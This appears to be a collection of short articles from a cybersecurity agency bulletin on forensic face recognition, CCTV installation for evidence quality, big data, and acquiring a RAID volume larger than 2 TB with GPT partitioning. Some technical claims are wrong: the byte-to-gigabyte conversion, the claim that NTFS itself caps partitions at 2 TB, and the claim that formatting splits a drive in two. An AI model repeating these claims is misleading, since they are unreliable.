Data collection lasted five months, from March 2016 until July 2016. The process involved a specific procedure to obtain high-quality data that could later be used to produce good analysis results. The enrolment process to collect 2D facial images and 3D scans of participants was conducted in the Cyber Forensics X-lab. At the same time, a few CCTV cameras were installed in CSM corridor areas to collect data for testing.

## The Enrolment Process

### 1. 2D face images

a. Subjects were to position themselves in front of the digital camera Lumix GF7.

b. Subjects needed to move only their head and not their body.

c. Subjects' motion was then recorded in the form of a video instead of a set of images.




*Figure 1: 2D enrolment process (male subject)*




*Figure 2: 2D enrolment process (female subject)*

The fixed variables in this process are:

a. The video recorded was in *.MPEG-4 format.

b. The duration of enrolment per subject was 20 – 30 seconds.

c. The distance range between the digital camera and the subject was 1 meter.

d. The video resolution was 1920x1080.

### 2. 3D face scan

a. Subjects were to position themselves on a rotary chair in front of the Sense 3D scanner.

b. As scanning started, subjects were required to rotate their body by rotating the chair 90 degrees to the left and right. The head should follow the body direction.

c. The movement was done slowly so the scanner could detect it.

d. The 3D scan software recorded all 3D information (video frames and 3D fusion data) of the face while the participant was moving.




*Figure 3: 3D enrolment process.*

The fixed variables in this process are:

a. The 3D image scan was in *.VRML and *.PLY format.

b. The duration of enrolment per subject was 30 – 70 seconds.

c. The distance range between the digital camera and the subject was 1 meter.

d. The 3D software used for this process was Skanect 3D Scanning Software.

Both enrolment processes had to be done in a controlled environment. For example, the dark-coloured background was to enhance the contrast of the subject's face and the background. Lighting was also administered using a combination of diffused white and warm light to ensure white balance control.

Samples of the 2D face images and 3D scans collected during the enrolment process are as follows:




*Figure 4: Sample of 2D face images*



Scene Graph: visible and active geometries
<tab> switches scene graph on/off
Geometries
3d_sense_AbduWafi
Specials

*Figure 5: Sample of 3D face scan*

Once data collection was completed, the face images were extracted and uploaded into our 2D3DFFR system.

The 2D3DFFR system essentially serves as a forensic analysis tool to determine the identity of a subject from a piece of video/image-based evidence. The identification system compares the extracted face image with an enrolled 3D-model database of faces stored in an idM (identity management) system. The matching score is then compared to a population of samples in order to compute the strength of the evidence. The evidence strength is presented in the court of law to confirm the presence of the suspect at the time and location the crime took place.

## 3D Moprhable Model (3DMM)

3DMM has been applied in face recognition to solve the problem of the Labelled Face in the Wild database. Basically, 3DMM is used to estimate the 3D shape and texture of a face, which is rendered in a frontal pose with standard size and illumination. For any 2D face image, 3DMM can furnish complementary information in terms of its 3D face shape and texture. The specific application of this method in our 2D3DFFR system is to build a 3D image of a partial face found in photos and video evidence.

The 2D & 3D face engine development of the 2D3DFFR system is based on the 3D morphable model developed at Surrey University, Guildford, United Kingdom. The system consists of a few binaries developed in the Ubuntu Linux operating system. Each has different functions that are combined to work properly.

## Conclusion

With our initiative, we believe that our research on 2D3DFFR is a kick-start in the new area of forensic analysis databases. The 3D face engine does face image annotation marking to match the image of a person from a CCTV recording with the 2D3DFFR database. We also believe this will be be able to address the current issue of poor forensic analysis resulting from CCTV video evidence. As future work, we will develop a studio for the data enrolment process. This studio will improve the accuracy of measuring the distance between the subject and the camera and improve the quality of data enrolment. This will eventually yield high-quality forensic analysis results that will be useful for court purposes.

## References

*1. Blanz, V. & Vetter, T. 2003. Face recognition based on fitting a 3D morphable model. IEEE Transactions on Pattern Analysis and Machine Intelligence 25(9): 1063-1074.*

*2. Jain, A. K., Klare, B. & Park, U. 2011. Face recognition: Some challenges in forensics. IEEE International Conference on Automatic Face & Gesture Recognition and Workshops 726-733.*

*3. Roychowdhury, S. & Emmons, M. 2015. A survey of the trends in facial and expression recognition databases and methods.arXiv preprint arXiv:1511.02407.*

*4. Naseem, I., Togneri, R. & Bennamoun, M. 2010. Linear regression for face recognition. IEEE Transactions on Pattern Analysis and Machine Intelligence 32(11): 2106-2112.*

*5. Phillips, P. J., Wechsler, H., Huang, J. & Rauss, P. J. 1998. The FERET database and evaluation procedure for face-recognition algorithms. Image and Vision Computing 16(5): 295-306.*

# Forensics Readiness For Surveillance CCTV Security In Public Safety

By | Yasmin binti Jeffry, Mohammad Zaharudin Bin Ahmad Darus, Tajul Josalmin Bin Tajul Ariffin & Nur Afifah Binti Mohd Saupi

In general, surveillance CCTV security application is not just for the purpose of monitoring suspicious human act and behavior, but it has been widely used for many purposes such like to observe parts of a process control in industrial plants, traffic control monitoring and for covert operation as well. The technology nowadays behind CCTV system is getting more advanced and improve the quality and performance, which includes extra features such as motion detection and notification decentralised camera.

However, a sophisticated CCTV application system and technology will not 100% fulfill the expectation by the end user. Given a scenario example, a CCTV system is proposed to be installed in a parking area to monitor the movement of cars. In addition, the system must have capability to detect car number registration for the purpose of Automated License Plate Recognition (ALPR). The end user had communicate with the CCTV vendor to proceed with the installation and once the project was completed, it was found that the performance and functionalities of the system do not reach its optimum capacity. Furthermore, the performance was decrease as time goes by.


The given example shows that several issues might occur before, during and after the installation of the CCTV. Some of the issues are as following:

1. Insufficient requirement specification to decide an effective CCTV to function at optimum and maximum level from end user.
2. Poor installation of the CCTV cameras by the CCTV vendor.
3. Poor configuration and setup by the CCTV vendor due to inexperience factor.
4. Improper planned maintenance for the CCTV system such as preventive and corrective maintenance

Based to the CyberSecurity Malaysia CyberCSI statistics, more than 80% video forensics cases related to facial/object identification were unable to be solved due to video resolution factor and CCTV specification issues. There is an emerging trend where CCTV is becoming more and more of a forensics evidence to an incident than just a mere monitoring device for businesses. However, due to a few drawbacks on the current practice of installing and maintaining CCTV on premises, investigation team is facing a hard time in constructing a strong case using CCTV evidences. This article aim to discuss these drawbacks and possible ways to overcome it by referring to current practice by other countries.

## Improper Installation Of Cctv Systems

Improper installation is one of the issues that hinder the effectiveness of a CCTV system. This includes improper distance or height (between the camera and targeted object at the interested scene area), improper perspective angle, cable management, and inadequate lighting. In addition, physical installations of CCTV need to satisfy three criteria, according to Australia and New Zealand Police Recommendations for CCTV Systems to provide on-going reliability for police purposes. The first criterion is the CCTV recording equipment needs to be housed in a secure manner/location to avoid vandalizing or tampering with recorded material. The second criterion is the cameras need to be protected against poor weather or vandal damage. Wires and tapes must be hide and not easily accessible to prevent vandal damage. Thirdly, to position the system to avoid dust, water, grease or the ingress of other airborne contaminants. Exposed holes must be sealed to avoid water damage.



*Some example of improper installation of CCTV on premises*

## Insufficient Requirement Specification

Australia and New Zealand Police Recommendations for CCTV Systems dictate that camera placement is critical to the success of a CCTV installation. Best practice recommended is to overlap camera views with sufficient cameras and placement that maximize the continuous recording of a target person moving throughout the site. Another recommended practice is to avoid back-lit areas and bright or flashing lights in the camera's field of view. Cameras directed towards bright lights will cause target persons to become silhouetted. Other than that, one or more eye-level cameras need to be incorporated in the system design and advertising banners, rotating signs or other objects that obstruct camera views need to be removed or reposition. Furthermore, assessment on camera placement must be made over the entire operating timeframe to ensure the camera view is not compromised by changing conditions such as the position of the sun, car headlights, street lights or motion sensor lights and location of CCTV to be installed in a premise should take into account areas that have a lot of movement, valuable goods being stored and areas that can be considered as hotspots for crime to happen.


## Poor Configuration And Setup

During the installation phase, factors such as DVR configuration and camera specification are also vital and needs to be considered. DVR configuration may include factors such as recording time, recording quality and the storage media itself. Home Office Scientific Development Branch stated that, a retention time of 31 days has traditionally been used for most CCTV applications and is still recommended by police and this may be the case for large scheme of monitoring as it may capture details of a serious crime or major incident. However, a smaller premise that may capture less serious events can adapt with the minimum retention time of 14 days as this provides sufficient time for the authorities to retrieve the video recording, but respects the advice of the Information Commissioner that data should not be retained for longer than necessary. The CCTV manager should make a decision on a suitable retention time for his/her application.


Adjusting the recorder settings to increase the retention time will result in a reduction in the stored image quality (i.e. "Best Storage" settings give you the lowest quality recorded video). It is extremely important to be aware of this trade-off between retention time and recorded image quality when setting up the system plus metadata related to the recording such as time and date of event, camera location and channel number. There should be a mechanism for ensuring that the time and date information remains accurate by technical or procedural. During the installation process, sometimes the initial requirement needs to be changed due to it does not met the expectations. This is considered a norm where it must be determine that the initial requirement is not static. It must be dynamic in order to succeed the whole process of implementing the CCTV system.

## Conclusion


The optimum quality for a CCTV system can be achieved by taking these aspect into considerations before installing the system; distance, height, perspective angle and lighting condition. Installation of CCTV systems needs to consider its surrounding and environmental factors to ensure durability and reliability of the camera installed. CCTV system should also comply with certain specified requirement prior and during the installation that will give the best view of the interested area hence capturing relevant information during incident. Images below describe good object detection when CCTV systems take into consideration to these requirements.




The camera is able to detect movement of a person towards the white car. (Refer to the red arrow)



The camera is able to detect the movement of object of interest in this scene, which is the white car moving backwards and right.



The camera is able to detect and predict the movement of the car.



And it was proven to be right when the object of interest move towards the direction predicted.

From these pictures, it can be seen that when CCTV systems are installed correctly, it can be a valuable information-capturing device. The lesson learnt would contribute towards the development of CCTV installation guideline, which aims at supporting local authorities for a more secure society.

# Overview of Big Data

By | Nur Afifah binti Mohd Saupi, Wafa binti Mohd Kharudin, Yasmin binti Jeffry

## Introduction - What is Big Data?

Big data is a term used to describe large and complex data sets that render traditional processing applications inadequate for dealing with such data. With the advancing digital and mobile communication world as well as existing cloud computing technology, big data allows people to become more connected, networked and traceable. This leads to the availability of such large-scale data sets resulting in traditional processing applications' inability to process the data.

Fremont Rider, a librarian who predicted that Yale Library will have 200 million volumes occupying 6000 shelves by 2040, and will require over 6,000 people to manage the catalogue, envisioned Big Data in 1944. This paper was published in The Scholar and The Future of Research Library.

## Roles of Big Data

Big Data helps build better models for large data sets, which leads to higher precision in predicting future data. For example, Big Data can map the personalized preferences of customers based on their shopping trend. One of the most popular applications of Big Data is personalized marketing, with some examples being recommendation engines, sentiment analysis and mobile advertising.

Recommendation engines work such that when a user searches for certain products online, the browser will automatically display other related products based on the user's interest. As for sentiment analysis, online shopping websites like Amazon.com keep on tab the trends for particular products based on reviews by their consumers. These websites can also analyse the general opinion of a certain product through the star ratings given by consumers.

As almost everyone owns mobile devices now, mobile advertising is a huge market for the business industry to gain more customers. Such advertising is enabled by consumer information from both online and offline databases that include costumers' recent purchases as well as geo-location data.

Big Data is also applied in the biomedical industry, where genomics data is among the fastest growing Big Data types. Biomedical Big Data is used for many applications in research and personalized medicine. For instance, before personalized medicine was possible, most patients without a specific cancer type and stage would receive the same cancer treatment, and that treatment might work better for some than others. With personalized medicine, doctors are able to recommend the best cancer treatment to patients based on the cancer type and stage.

## Big Data Characteristics

Since the definition of Big Data is vast, many attempts are made to define how big the data must be to be considered Big Data. In 2001, Doug Laney identified 3 Vs that define data growth challenges and opportunities, which are Volume, Variety and Velocity. These Vs are defined as Big Data characteristics and are shown in Figure 1.




*Figure 1: The 3Vs of Big Data*

Volume refers to the amount of data and size of data sets generated every second. Currently, the amount of data generated each day is almost equal to the total amount of data generated between the beginning of time and 2008. It is estimated that 2.5 quintillion bytes of data are created every day, which is equal to 2.3 trillion gigabytes. Thus, the data is too large to store and analyse using traditional processing applications. With the enormous size of data sets being generated every day, storage solutions like Hadoop and algorithms are created to store data at lower cost compared to past years.

Velocity can refer to the speed of data generation as well as data in motion. Velocity is the speed at which data is created, stored, analysed and visualized. Before this, batch processing was a common practice. But in this Big Data era, batch processing is no longer practical because data is created in real time or almost real time. IBM predicted that by 2018, the rate of global Internet traffic would reach 50,000GB per second. With this kind of speed, traditional data management systems will no longer be capable of handling data.

Variety refers to types of data, whether structured or unstructured. Before Big Data, people used to store data on limited sources, such as spreadsheets and databases. Nowadays, sources have evolved and come in different formats, for example PDF, email, photos, video, audio, encrypted packets, sensors and others. The greater the variety of data, the more complex it becomes to combine, analyse and store data. For example, a single email can contain a variety of data. The email header is structured to describe the sender, receiver, subject and time. The email body may contain unstructured text depending on the content. Email may also contain attachments, which are another type of data.

With the evolution of Big Data, another V has been introduced. Veracity is explained as the biases and abnormality of data. With the amount of data available today comes a lot of data uncertainties, truthfulness and trustworthiness. Veracity can be defined as quality. Data is considered to be of quality based on its accuracy, source reliability and its context within analysis. For example, when users review certain products on social media, the data is uncertain since it entails human judgment. However, the review may contain valuable information for the seller. Therefore, this type of data needs to be addressed using specific tools and analytics developed for mining uncertain data. Figure 2 shows a summary of the 4 Vs of Big Data.




*Figure 2: 4 Vs of Big Data*

## Big Data Security and Privacy

In this Big Data era, people connect to each other in various ways. With personal digital footprints, records of electronic interactions connect people in one way or another. These records keep increasing with current technologies. People might think that all stored data are secure and their privacy is in control, but there are data that cannot be secured.

Data privacy can be exposed through various data analyses available on the Internet, which is also called Open-Source Information (OSI). OSI is a type of data that can be obtained lawfully and ethically and that describes people, locations, groups, events or trends that exist in the public domain. When this information is evaluated and analysed, it can provide insight into the target. A few examples of OSI are all types of media like video uploads on YouTube and images on Twitter. Open discussions through forums, bulletin boards, chat rooms and general conversations are also included as OSI. This obviously shows that not all data shared on the Internet are private and secured.

Cloud Security Alliance (CSA) has identified the top ten challenges in Big Data security, which is grouped in 4 components: infrastructure security, data privacy, data management and integrity, and reactive security. Details of the challenges of each component are as follows:

i. Infrastructure Security

- Secure Computations in Distributed Programming Frameworks
- Security Best Practices for Non-Relational Data Stores

ii. Data Privacy

- Privacy-Preserving Data Mining and Analytics
- Cryptographically Enforced Data-Centric Security
- Granular Access Control

iii. Data Management

- Secure Data Storage and Transaction Logs
- Granular Audit
- Data Provenance

iv. Integrity and Reactive Security

- End-point input validation/filtering
- Real-time security monitoring

## Conclusion

We have entered the era of Big Data, which comes with a lot of opportunities as well as challenges. Through various well-developed and developing analytics techniques and methods, there is huge potential for making faster advances in many scientific disciplines and improving the profitability and success of several enterprises in a business sense. However, Big Data also presents challenges such as with logistics, in the sense that more data demands more storage. Other than that, one of the biggest concerns with Big Data regards privacy and security. To mitigate the security risk in Big Data, users need to focus more on application security rather than device security. This is important because nowadays the application usually contains more user data compared to the device. Abundant data are saved in the cloud instead of hardware. Undeniably, Big Data expands the boundaries of existing information security responsibilities, and at the same time it introduces significant new risks and challenges.

## References

*1. Data Intensity. Characteristic of Big Data – Part One. Retrieved from http://www.dataintensity.com/characteristics-of-big-data-part-one/ on 25 September 2016.*

*2. Darrin, Characteristic of Big Data. Retrieved from https://educationalresearchtechniques.wordpress.com/2016/05/02/characteristics-of-big-data/ on 26 September 2016.*

*3. Normandeau. K, Beyond Volume, Variety and Velocity is the Issue of Big Data Veracity. Retrieved from http://insidebigdata.com/2013/09/12/beyond-volume-variety-velocity-issue-big-data-veracity/ on 26 September 2016.*

*4. Gandomi. A. & Haider. M. 2015. Beyond the hype: Big data concepts, methods and analytics. Ted Rogers School of Management. International Journal of Information Management 35: 137-144.*

*5. IBM Big Data & Analytics. The Four V's of Big Data. Retrieved from http://www.ibmbigdatahub.com/infographic/four-vs-big-data on 26 September 2016.*

*6. Cloud Security Alliance. Top Ten Big Data Security and Privacy Challenges. Retrieved from https://www.isaca.org/Groups/Professional-English/bigdata/GroupDocuments/Big_Data_Top_Ten_v1.pdf on 26 September 2016.*

# Acquisition of Oversized Hard Drive Storage

By | Jazreena binti Abdul Jabar, Abdul Wafi bin Abdul Rahman & Mohd Izuan Effenddy bin Yusof

## Introduction

Acquisition is a process of making a duplicate of a storage device in a forensic manner. Acquisition can be done from a tiny storage device like a micro memory card to a larger storage device like a 1TB hard drive. For a machine that uses logical volume storage like a database server, the storage capacity may get even larger. This article describes how to acquire a RAID (Redundant Array of Independent Disks) logical volume from a machine with more than 2 TB of storage.


RAID is a data storage virtualization technology that combines multiple physical hard drive components into a single logical unit for the purpose of data redundancy and performance improvement. Data is distributed across the drives in one of several ways, or RAID levels, depending on the required redundancy and performance level. The different schemas, or data distribution layouts, are denoted by the term RAID followed by a number, e.g. RAID 0 or RAID 1.

### How does RAID work?


RAID arrays appear to the operating system as a single logical hard drive. RAID employs techniques of **"disk mirroring"** or **"disk striping"** that involve partitioning each drive's storage.

### Standard RAID levels

**RAID 0:** This configuration involves data striping but no data redundancy. It offers the best performance but no fault tolerance.



**RAID 1:** Also known as "disk mirroring," this configuration consists of at least two drives that duplicate the data storage. This RAID level performs no striping.



## Case Background

This article is written based on a case received by the Digital Forensics Department, CyberSecurity Malaysia. The case involves a server machine with RAID configuration. The server has 3 partitions of storage volume with capacities of 1 TB, 100 GB and 4 TB respectively. DFLive 2.0, a Linux Live CD was used to acquire the server. The first two volumes were acquired successfully. However, the challenge began with the last volume.

In order for an operating system to fully support storage devices with capacity exceeding 2 TB, the device must use a GUID Partition Table (GPT) partitioning scheme. This scheme supports addressing oversized storage devices (over 2 TB). If the user intends to start the computer from one of these large disks, the system's base firmware interface must use the Unified Extensible Firmware Interface (UEFI) and not BIOS.

## Problem statement


The capacity for acquiring the last volume is 4 TB (target device). To acquire it, a device with storage of at least 4 TB (destination device) is necessary. The destination needs to be formatted into a single partition device before it can store the acquired data. In most situations this destination device is formatted into NTFS.

But unfortunately, NTFS only supports up to 2 TB partition size.

### How does NTFS work?

NTFS (New Technology File System) is a proprietary file system developed by Microsoft. When a hard drive is formatted, it gets divided into two partitions of the total physical hard drive space. Within each partition, the operating system keeps track of all files stored by that operating system. Each file is actually stored on the hard drive in one or more clusters or disk spaces of a predefined uniform size.

The figure below shows a new 4TB hard drive detected by 'Windows Disk Management' as two partitions.



| Volume | Layout | Type | File System | Status | Capacity | Free Spa... | % Free | Fault Tole |
|---|---|---|---|---|---|---|---|---|
| | Simple | Basic | | Healthy (P... | 1862.89 GB | 1862.89 ... | 100 % | No |
| | Simple | Basic | | Healthy (P... | 1863.01 GB | 1863.01 ... | 100 % | No |
| (C:) | Simple | Basic | NTFS | Healthy (B... | 74.90 GB | 23.21 GB | 31 % | No |

Disk 7
Basic
3726.02 GB
Online

2048.00 GB
Unallocated

1678.02 GB
Unallocated

These two partitions each with 2TB storage capacity will not fit the previous 4TB target image.

## Solution


2TB limitations occurred due to the partitioning scheme used, which is Master Boot Record (MBR). Other than the MBR scheme, Windows has another partitioning scheme known as the GUID Partition Table (GPT).

The following table gives a comparison of the MBR and GPT partitioning schemes:

| MBR | GPT |
|---|---|
| Standard partition table format since the early 1980s. | GPT is a successor of the MBR partition table format. |
| Supports a maximum of 4 primary partitions per drive. | Supports a maximum of 128 primary partitions per drive. |
| Able to create partitions of up to 2 TB. | Able to create partitions of up to 18 ZB. |

The steps below show how to set up a GPT partition using the Windows operating system:

1. Attach a 4TB hard drive to a Windows machine via a USB port.
2. Proceed to the 'Control Panel,' then select 'Administrative Tools' and then 'Computer Management.' Under the 'Storage' panel, select 'Disk Management.'
3. The hard drive initialization wizard will prompt with two options for partition schemes, namely MBR (Master Boot Record) or GPT (GUID Partition Table).
4. Select GPT and press OK to proceed. Refer to the figure below.



You must initialize a disk before Logical Disk Manager can access it.

Select disks:

☑ Disk 1


Use the following partition style for the selected disks:

○ MBR (Master Boot Record)

● GPT (GUID Partition Table)


Note: The GPT partition style is not recognized by all previous versions of Windows. It is recommended for disks larger than 2TB, or disks used on Itanium-based computers.

5. After completing the above steps, Windows Disk Management will detect the storage device as a 4TB hard drive in one partition. Format it to the desired file system, practically NTFS or exFAT. This is shown in the figure below for Disk 3.



